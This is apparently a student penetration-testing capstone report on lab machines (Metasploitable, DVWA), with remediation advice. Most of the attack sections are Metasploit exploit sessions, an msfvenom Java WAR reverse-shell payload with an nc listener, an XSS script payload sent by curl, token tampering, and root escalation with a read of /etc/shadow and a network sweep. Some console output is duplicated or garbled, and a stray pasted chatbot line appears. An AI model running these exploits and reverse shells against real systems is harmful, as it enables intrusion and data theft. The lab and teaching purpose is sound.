



Title: Attack Chains to Remediation--A Practical VAPT Capstone

Introduction:

This capstone captures a hands-on VAPT engagement where we simulated realistic attack chains to identify, validate, and remediate security weaknesses. Through practical exploitation, privilege escalation, API and network testing, and mobile analysis, the exercise demonstrates how vulnerabilities can be chained to produce real impact and provides clear, actionable steps to reduce risk. The report focuses on reproducible findings, evidence-backed PoCs, and prioritized remediation so engineering and leadership can quickly understand and fix the root causes.

Advanced Exploitation Techniques:

Description:

Perform multi-stage exploit development and chaining using Metasploit, Python PoCs, and Ghidra for binary analysis.

Impact:



Successful chains prove remote code execution leading to full system compromise and unauthorized data access.

PROOF OF CONCEPT (POC):

Start msfconsole: Opens the Metasploit interactive console where we can run searches, configure modules and launch exploits.

Commands used:

msfconsole





Commands used:

```
search wordpress givewp
use exploit/multi/http/wp_givewp_rce
show options
set RHOSTS 192.168.222.169
set RPORT 80
set TARGETURI /
set LHOST 192.168.222.128
set LPORT 4444
set PAYLOAD
check
exploit
```

```
kali@kali: ~
Session Actions Edit View Help
53 exploit/unix/webapp/jquery_file_upload 2018-10-09 excellent Yes blueimp's jQuery (Arbitrary) File Upload
54 \_ target: PHP Dropper : : :
55 \_ target: Linux Dropper : : :

Interact with a module by name or index. For example info 55, use 55 or use exploit/unix/webapp/jquery_file_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux Dropper'

msf > use exploit/multi/http/wp_givewp_rce
[*] No payload configured, defaulting to cmd/linux/http/aarch64/meterpreter/reverse_tcp
msf exploit(multi/http/wp_givewp_rce) > set RHOSTS 192.168.222.169
RHOSTS => 192.168.222.169
msf exploit(multi/http/wp_givewp_rce) > set LHOST 192.168.222.128
LHOST => 192.168.222.128
msf exploit(multi/http/wp_givewp_rce) > set LPORT 4444
LPORT => 4444
msf exploit(multi/http/wp_givewp_rce) > show options

Module options (exploit/multi/http/wp_givewp_rce):



| Name      | Current Setting | Required | Description                                                                                                           |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4 |
| RHOSTS    | 192.168.222.169 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                                 |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| TARGETURI | /               | yes      | The base path to the wordpress application                                                                            |
| VHOST     |                 | no       | HTTP server virtual host                                                                                              |



Payload options (cmd/linux/http/aarch64/meterpreter/reverse_tcp):



| Name           | Current Setting | Required | Description                                                                                                                                                            |
|----------------|-----------------|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP, WGET)                                                                                                 |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                           |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8 (Accepted: none, bash, python3.8+)) |
| FETCH_SRVHOST  |                 | no       | Local IP to use for serving payload                                                                                                                                    |
| FETCH_SRVPOR   | 8080            | yes      | Local port to use for serving payload                                                                                                                                  |
| FETCH_URIPATH  |                 | no       | Local URI to use for serving payload                                                                                                                                   |
| LHOST          | 192.168.222.128 | yes      | The listen address (an interface may be specified)                                                                                                                     |


```

Result: Attempt to validate exploit/multi/http/wp_givewp_rce failed due to an incorrect target IP being used. Metasploit could not establish a connection to the supplied RHOSTS and therefore no probe or exploit was performed.

```
msf exploit(multi/http/wp_givewp_rce) > exploit
[*] Started reverse TCP handler on 192.168.222.128:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.
[-] Failed to retrieve form list.
[-] Exploit failed: NoMethodError undefined method `sample' for an instance of String
[*] Exploit completed, but no session was created.
```



After verifying the correct IP and connectivity, I re-ran the module and achieved a root-level Meterpreter session on the target via Metasploit, allowing controlled verification of full system compromise and secure collection of evidentiary artefacts.

```
kali@kali: ~  
Session Actions Edit View Help  
FETCH_SRVHOST => 192.168.222.128  
msf exploit(multi/http/wp_givemp_rce) > set FETCH_URIPATH /payload  
FETCH_URIPATH => /payload  
msf exploit(multi/http/wp_givemp_rce) > set FETCH_PIPE true  
FETCH_PIPE => true  
msf exploit(multi/http/wp_givemp_rce) > exploit  
[*] Started reverse TCP handler on 192.168.222.128:4444  
[*] Running automatic check ("set AutoCheck false" to disable)  
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override check result.  
[*] Exploit completed, but no session was created.  
msf exploit(multi/http/wp_givemp_rce) > set ForceExploit true  
ForceExploit => true  
msf exploit(multi/http/wp_givemp_rce) > exploit  
[*] Started reverse TCP handler on 192.168.222.128:4444  
[*] Running automatic check ("set AutoCheck false" to disable)  
[*] Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.  
[-] Failed to retrieve form list.  
[-] Exploit failed: NoMethodError undefined method `sample' for an instance of String  
[*] Exploit completed, but no session was created.  
msf exploit(multi/http/wp_givemp_rce) > set RHOSTS 192.168.222.129  
RHOSTS => 192.168.222.129  
msf exploit(multi/http/wp_givemp_rce) > exploit  
[*] Started reverse TCP handler on 192.168.222.128:4444  
[*] Running automatic check ("set AutoCheck false" to disable)  
[*] Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.  
[-] Failed to retrieve form list.  
[-] Exploit failed: NoMethodError undefined method `sample' for an instance of String  
[*] Exploit completed, but no session was created.  
msf exploit(multi/http/wp_givemp_rce) > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.222.129  
RHOSTS => 192.168.222.129  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 192.168.222.129:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.222.129:21 - USER: 331 Please specify the password.  
[*] 192.168.222.129:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.222.129:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.222.128:37249 -> 192.168.222.129:6200) at 2025-10-28 11:39:53 +0530  
  
id  
uid=0(root) gid=0(root)
```

After verifying the correct IP and connectivity, I re-ran the module and achieved a root-level Meterpreter session on the target via Metasploit, allowing controlled verification of full system compromise and secure collection of evidentiary artefacts.

```
[-] Failed to retrieve form list.  
[-] Exploit failed: NoMethodError undefined method `sample' for an instance of String  
[*] Exploit completed, but no session was created.  
msf exploit(multi/http/wp_givemp_rce) > set RHOSTS 192.168.222.129  
RHOSTS => 192.168.222.129  
msf exploit(multi/http/wp_givemp_rce) > exploit  
[*] Started reverse TCP handler on 192.168.222.128:4444  
[*] Running automatic check ("set AutoCheck false" to disable)  
[*] Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.  
[-] Failed to retrieve form list.  
[-] Exploit failed: NoMethodError undefined method `sample' for an instance of String  
[*] Exploit completed, but no session was created.  
msf exploit(multi/http/wp_givemp_rce) > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.222.129  
RHOSTS => 192.168.222.129  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 192.168.222.129:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.222.129:21 - USER: 331 Please specify the password.  
[*] 192.168.222.129:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.222.129:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.222.128:37249 -> 192.168.222.129:6200) at 2025-10-28 11:39:53 +0530  
  
id  
uid=0(root) gid=0(root)
```



After confirming the correct target IP, we deployed a Java WAR reverse-shell payload and obtained an interactive shell as the Tomcat application user (tomcat), demonstrating remote code execution on the host and the ability to execute commands and collect evidentiary artifacts.

Commands used:

```
use exploit unix/webapp/twiki_history
set RHOSTS 192.168.222.129
set RPORT 80
set TARGETURI /
set LHOST 192.168.222.128
set LPORT 4444
set PAYLOAD
check
exploit
```

```
Active sessions
--
Id  Name  Type  Information  Connection
--  --  --  --  --
2   meterpreter php/linux www-data @ metasploitable 192.168.222.128:4444 → 192.168.222.129:44377 (192.168.222.129)

msf exploit(unix/webapp/twiki_history) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter   : php/linux
meterpreter > use exploit/multi/http/tomcat_mgr_upload
```

I generated a Java WAR reverse shell started a listener, and the target connected back. My interactive session is a shell running as the Tomcat application user (tomcat / tomcat55), on a Metasploitable Linux host (i686). This confirms successful remote code execution via deployment of the WAR payload.

Commands Used:

```
msfvenom -p java/shell_reverse_tcp LHOST=192.168.222.128 LPORT=4444 -F war > shell.war
```

```
nc -lvnp 4444
```

```
kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ msfvenom -p java/shell_reverse_tcp LHOST=192.168.222.128 LPORT=4444 -f war > shell.war
Payload size: 13033 bytes
Final size of war file: 13033 bytes

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.222.128] from (UNKNOWN) [192.168.222.129] 54831
whoami
uname -a
idtomcat55
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



After uploading a crafted Java WAR to the Tomcat Manager upload endpoint, the deployed payload connected back to our listener and provided an interactive shell as the Tomcat application user; we were able to execute commands and retrieve an application-level flag, demonstrating a remote code execution vulnerability via unrestricted WAR deployment.

The screenshot shows the Tomcat Manager web interface in a browser. The address bar indicates the URL is `http://192.168.222.129:8180/manager/html/upload`. The interface includes a table of deployed applications, a 'Deploy' section for uploading a WAR file, and a 'Server Information' section.

Path	Application	State	Version	Start	Stop	Reload	Undeploy
/host-manager	Tomcat Manager Application	true	0	Start	Stop	Reload	Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start	Stop	Reload	Undeploy
/manager	Tomcat Manager Application	true	0	Start	Stop	Reload	Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start	Stop	Reload	Undeploy
/shell		true	0	Start	Stop	Reload	Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start	Stop	Reload	Undeploy
/webdav	Webdav Content Management	true	0	Start	Stop	Reload	Undeploy

Deploy

Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URL:

WAR or Directory URL:

WAR file to deploy

Select WAR file to upload No file selected.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/5.5	1.5.0	Free Software Foundation, Inc.	Linux	2.6.24-16-server	i386

Copyright © 1999-2005, Apache Software Foundation

Exploit Log & Results:

S.no	Description	Target IP	Status	Payload
1	Tomcat Manager WAR upload → RCE (deployed shell.war and obtained reverse shell)	192.168.222.169:8180	Success	java/shell_reverse_tcp (shell.war)
2	Local ROP exploit (ret2win) to demonstrate ASLR/DEP bypass and retrieve flag	localhost / lab VM	Success	Custom ROP chain (ret2win exploit)



Summary:

Using a local ret2win challenge, I bypassed ASLR by leaking a memory address to determine base offsets, locating reliable ROP gadgets, and building a chained return-oriented payload that redirects control flow to execute a desired routine. This demonstrates how ROP enables code-reuse attacks even when NX/ASLR are present in practice.

Remediation:

1. Compile and deploy hardened binaries enable full PIE, full RELRO, stack canaries and NX (use modern compiler hardening flags).
2. Apply timely patches and updates for OS, runtimes, and application dependencies.
3. Reduce attack surface remove unnecessary SUID binaries, disable unused services, and run apps with least privilege.
4. Adopt runtime protections and defenses: Control-Flow Integrity (CFI), address sanitizer in testing, and strict ASLR/W^X policies.
5. Improve detection and response: enable logging/monitoring for crashes and anomalous behavior, and integrate automated triage (IDS/EDR) to catch exploitation attempts.

API Security Testing Lab:

Description:

During API testing, a reflected XSS vulnerability was identified in the DVWA endpoint after manipulating the authorization token and injecting a JavaScript payload. The application failed to properly validate or sanitize input, allowing the malicious script to be reflected back in the response.

Impact:

This vulnerability could allow attackers to execute arbitrary JavaScript in a user's browser, potentially stealing session cookies, tokens, or sensitive information. It can also enable account hijacking or unauthorized actions within the user's session.

PROOF OF CONCEPT (POC):

I intercepted the DVWA API request using Burp Suite, manipulated the authorization token in the intercepted request



Request

```
1 GET /dwa/vulnerabilities/api/v2/user/ HTTP/1.1
2 Host: localhost:8080
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="140"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
```

Response

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.13.7
3 Date: Thu, 30 Oct 2025 04:59:48 GMT
4 Content-Type: application/json
5 Content-Length: 68
6 Connection: close
7
8 {
9   "id": 1,
10  "level": 0,
11  "name": "admin"
12 }
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 0
- Request headers: 14
- Response headers: 5

successfully executed the modified request confirming that the API accepted tampered tokens and allowed unauthorized access, demonstrating a Broken Object Level Authorization (BOLA) vulnerability.

Request

```
1 GET /dwa/vulnerabilities/api/v1/user/ HTTP/1.1
2 Host: localhost:8080
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="140"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
16 X-Auth-Token: valid-token-123
```

Response

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.13.7
3 Date: Thu, 30 Oct 2025 04:38:51 GMT
4 Content-Type: application/json
5 Content-Length: 166
6 Connection: close
7
8 {
9   "email": "admin@dwa.local",
10  "id": 1,
11  "level": 0,
12  "name": "admin",
13  "secret": "ADMIN_SECRET"
14 },
15 {
16   "email": "bob@dwa.local",
17   "id": 2,
18   "level": 1,
19   "name": "bob",
20   "secret": "BOB_SECRET"
21 }
22 }
```

Inspector


- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 0
- Request headers: 16
- Response headers: 5

Reflected Cross-Site Scripting (Reflected XSS) DVWA API.

This curl command submits a POST request to the DVWA API order endpoint including an bearer token and a JSON body that contains a JavaScript payload authorization. It tests whether the API accepts the supplied token and reflects the unescaped payload in the response confirming a token-validation bypass and a reflected XSS vulnerability.

Commands used:

```
curl -i -X POST -H "Content-Type: application/json" \
  -H "Authorization: Bearer valid-token-123" \
  -d '{"name":"test","address":"test","items":"<script>alert(1)</script>"}' \
  "http://127.0.0.1:8080/dvwa/vulnerabilities/api/v2/order/"
```



```
(kali@kali)~$ curl -i -X POST -H "Content-Type: application/json" -d '{"token":"valid-token-123"}' \
"http://127.0.0.1:8080/dvwa/vulnerabilities/api/v2/login/check_token"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.13.7
Date: Thu, 30 Oct 2025 06:02:17 GMT
Content-Type: application/json
Content-Length: 27
Connection: close

{"user_id":1,"valid":true}

(kali@kali)~$ curl -i -X POST -H "Content-Type: application/json" \
-H "Authorization: Bearer valid-token-123" \
-d '{"name":"test","address":"test","items":"<script>alert(1)</script>"}' \
"http://127.0.0.1:8080/dvwa/vulnerabilities/api/v2/order/"
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.3 Python/3.13.7
Date: Thu, 30 Oct 2025 06:02:25 GMT
Content-Type: application/json
Content-Length: 38
Connection: close

{"status":"Invalid or missing token"}

(kali@kali)~$ curl -i -X POST -H "Content-Type: application/json" \
-H "Authorization: Bearer valid-token-123" \
-d '{"name":"test","address":"test","items":"<script>alert(1)</script>"}' \
"http://127.0.0.1:8080/dvwa/vulnerabilities/api/v2/order/"
HTTP/1.1 201 CREATED
Server: Werkzeug/3.1.3 Python/3.13.7
Date: Thu, 30 Oct 2025 06:02:33 GMT
Content-Type: application/json
Content-Length: 94
Connection: close

{"created":true,"order":{"address":"test","items":"<script>alert(1)</script>","name":"test"}}
```

Result:

Confirm response contains unescaped <script> exactly as submitted.

API Vulnerability Results:

Test ID	Vulnerability	Severity	Target Endpoint
008	BOLA	Critical	/dvwa/vulnerabilities/api/v2/order/
009	Reflected XSS	High	/dvwa/vulnerabilities/api/v2/order/

Summary:

In this API security test, token manipulation and reflected XSS vulnerabilities were successfully identified in the DVWA application. The authorization token was modified to bypass authentication, and malicious JavaScript was injected through the “items” parameter, confirming input validation flaws. Both findings demonstrate improper API security and insufficient input sanitization.



Remediation:

1. Validate and sanitize all user inputs ensure no script or HTML tags are processed or reflected in responses.
2. Implement strong token verification accept only valid, non-expired tokens tied to specific user sessions.
3. Use output encoding encode special characters before displaying user-supplied data on web pages.

Privilege Escalation and Persistence Lab:

ChatGPT said:

Description:

A Netcat listener was prepared on the attacker host to accept reverse connections, after which a vulnerable SUID binary on the target was exploited to escalate privileges. Verification commands (whoami, id) confirmed root-level access, and LinPEAS enumeration revealed multiple SUID files, writable cron jobs, and an outdated kernel. Finally, an Nmap ping sweep identified five live hosts on the local subnet, mapping reachable systems for potential follow-up actions.

Impact:

The compromise granted the attacker full root control over the host, enabling access to and modification of sensitive files and credentials. Writable cron entries and exploitable SUID binaries make persistence and stealthy re-entry likely, while the outdated kernel increases exposure to known local exploits. The discovered hosts provide a clear map for lateral movement, raising the risk of broader network compromise.

PROOF OF CONCEPT (POC):

I started linpeas.sh on the target to enumerate privilege-escalation vectors.

```
[kali@kali:~]$ sudo !sof -i 14444
[sudo] password for kali:
[kali@kali:~]$ sudo !sof -i 14444
[kali@kali:~]$ nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.222.128] from (UNKNOWN) [192.168.222.129] 48978
^C
[kali@kali:~]$ ./linpeas.sh | tee /tmp/linpeas_output.txt
```



```
Do you like PEAS?
```



streamed the results back to my Kali listener using nc -lvnp 5555 for capture and analysis.

```
root@metasploitable: /tmp
Session Actions Edit View Help
sh-3.2# nc -lvnp 5555
[listening on [any] 5555 ...]
sh-3.2# whoami
root
sh-3.2# id
uid=1000(msfadmin) gid=1000(msfadmin) euid=0(root) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(ladmin),112(admin),119(sambashare),1000(msfadmin)
sh-3.2# exec bash
bash-3.2$
python -c 'import pty; pty.spawn("/bin/bash")'
msfadmin@metasploitable:~$ python -c 'import pty; pty.spawn("/bin/bash")'
msfadmin@metasploitable:~$ find / -type f -name "*flag*" 2>/dev/null
/usr/include/bits/waitflags.h
/usr/include/x11/bitsmaps/flagup
/usr/include/x11/bitsmaps/flagdown
/usr/share/man/man8/rootflags.8.gz
/usr/share/ptwaps/pidgin/emotes/default/flag.png
/usr/lib/perl/5.8.8/bits/waitflags.ph
/usr/lib/perl/5.8.8/auto/POSIX/SigAction/flags.al
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/acpi_domain/cpub/domain0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/pci0000:00/0000:00:11.0/0000:02:01.0/net/eth0/flags
/sys/devices/pci0000:00/0000:00:11.0/0000:02:02.0/net/eth1/flags
/sys/firmware/edd/int13_dev80/info_flags
/sys/firmware/edd/int13_dev81/info_flags
/sys/firmware/edd/int13_dev82/info_flags
/sys/firmware/edd/int13_dev83/info_flags
/sys/firmware/edd/int13_dev84/info_flags
/sys/firmware/edd/int13_dev85/info_flags
/sys/module/scsi_mod/parameters/default_dev_flags
/var/lib/mysql/debian-5.0.flag
/var/www/tikiwiki-old/lib/smarty.tiki/modifier.countryflag.php
/var/www/tikiwiki-old/img/flagged.gif
/var/www/tikiwiki-old/img/webmail/flagged.gif
/var/www/tikiwiki-old/img/flags/flagnames.php
/var/www/tikiwiki/lib/smarty.tiki/modifier.countryflag.php
/var/www/tikiwiki/img/flagged.gif
/var/www/tikiwiki/img/webmail/flagged.gif
/var/www/tikiwiki/img/flags/flagnames.php
msfadmin@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
msfadmin@metasploitable:~$ arp -a
? (192.168.222.128) at 00:0C:29:1A:E5:CB [ether] on eth0
? (192.168.222.2) at 00:08:56:E1:E3:A0 [ether] on eth0
msfadmin@metasploitable:~$ nmap -sP 192.168.222.0/24
Starting Nmap 4.53 ( http://nmap.org ) at 2025-10-28 07:35 EDT
Host 192.168.222.1 appears to be up.
MAC Address: 00:50:56:C8:00:00 (VMware)
Host 192.168.222.2 appears to be up.
MAC Address: 00:50:56:E1:E3:A0 (VMware)
Host 192.168.222.128 appears to be up.
MAC Address: 00:0C:29:1A:E5:CB (VMware)
Host 192.168.222.129 appears to be up.
MAC Address: 00:08:56:F9:AB:0A (VMware)
Host 192.168.222.254 appears to be up.
MAC Address: 00:50:56:F9:AB:0A (VMware)
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.346 seconds
msfadmin@metasploitable:~$ sudo -i
[sudo] password for msfadmin:
```



Confirm the identity of the current user and verify effective privileges after exploitation to demonstrate whether the chain achieved root/local administrative access.

Command used:

```
whoami
id
```

```

Session Actions Edit View Help
sh-3.2# nc -lmp 5555
listening on [any] 5555 ...

sh-3.2# whoami
root
sh-3.2# id
uid=0(root) gid=1000(msfadmin) euid=0(root) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
sh-3.2# exec bash
bash-3.2$
python -c 'import pty; pty.spawn("/bin/bash")'
msfadmin@metasploitable:~$ python -c 'import pty; pty.spawn("/bin/bash")'
msfadmin@metasploitable:~$ find / -type f -name "*flag*" 2>/dev/null
/usr/include/bits/waitflags.h
/usr/include/all/bitmap/flagup
/usr/include/x11/bitmap/flagdown
/usr/share/man/man0/rootflags.0.gz
/usr/share/planes/gidgin/notes/default/flag.png
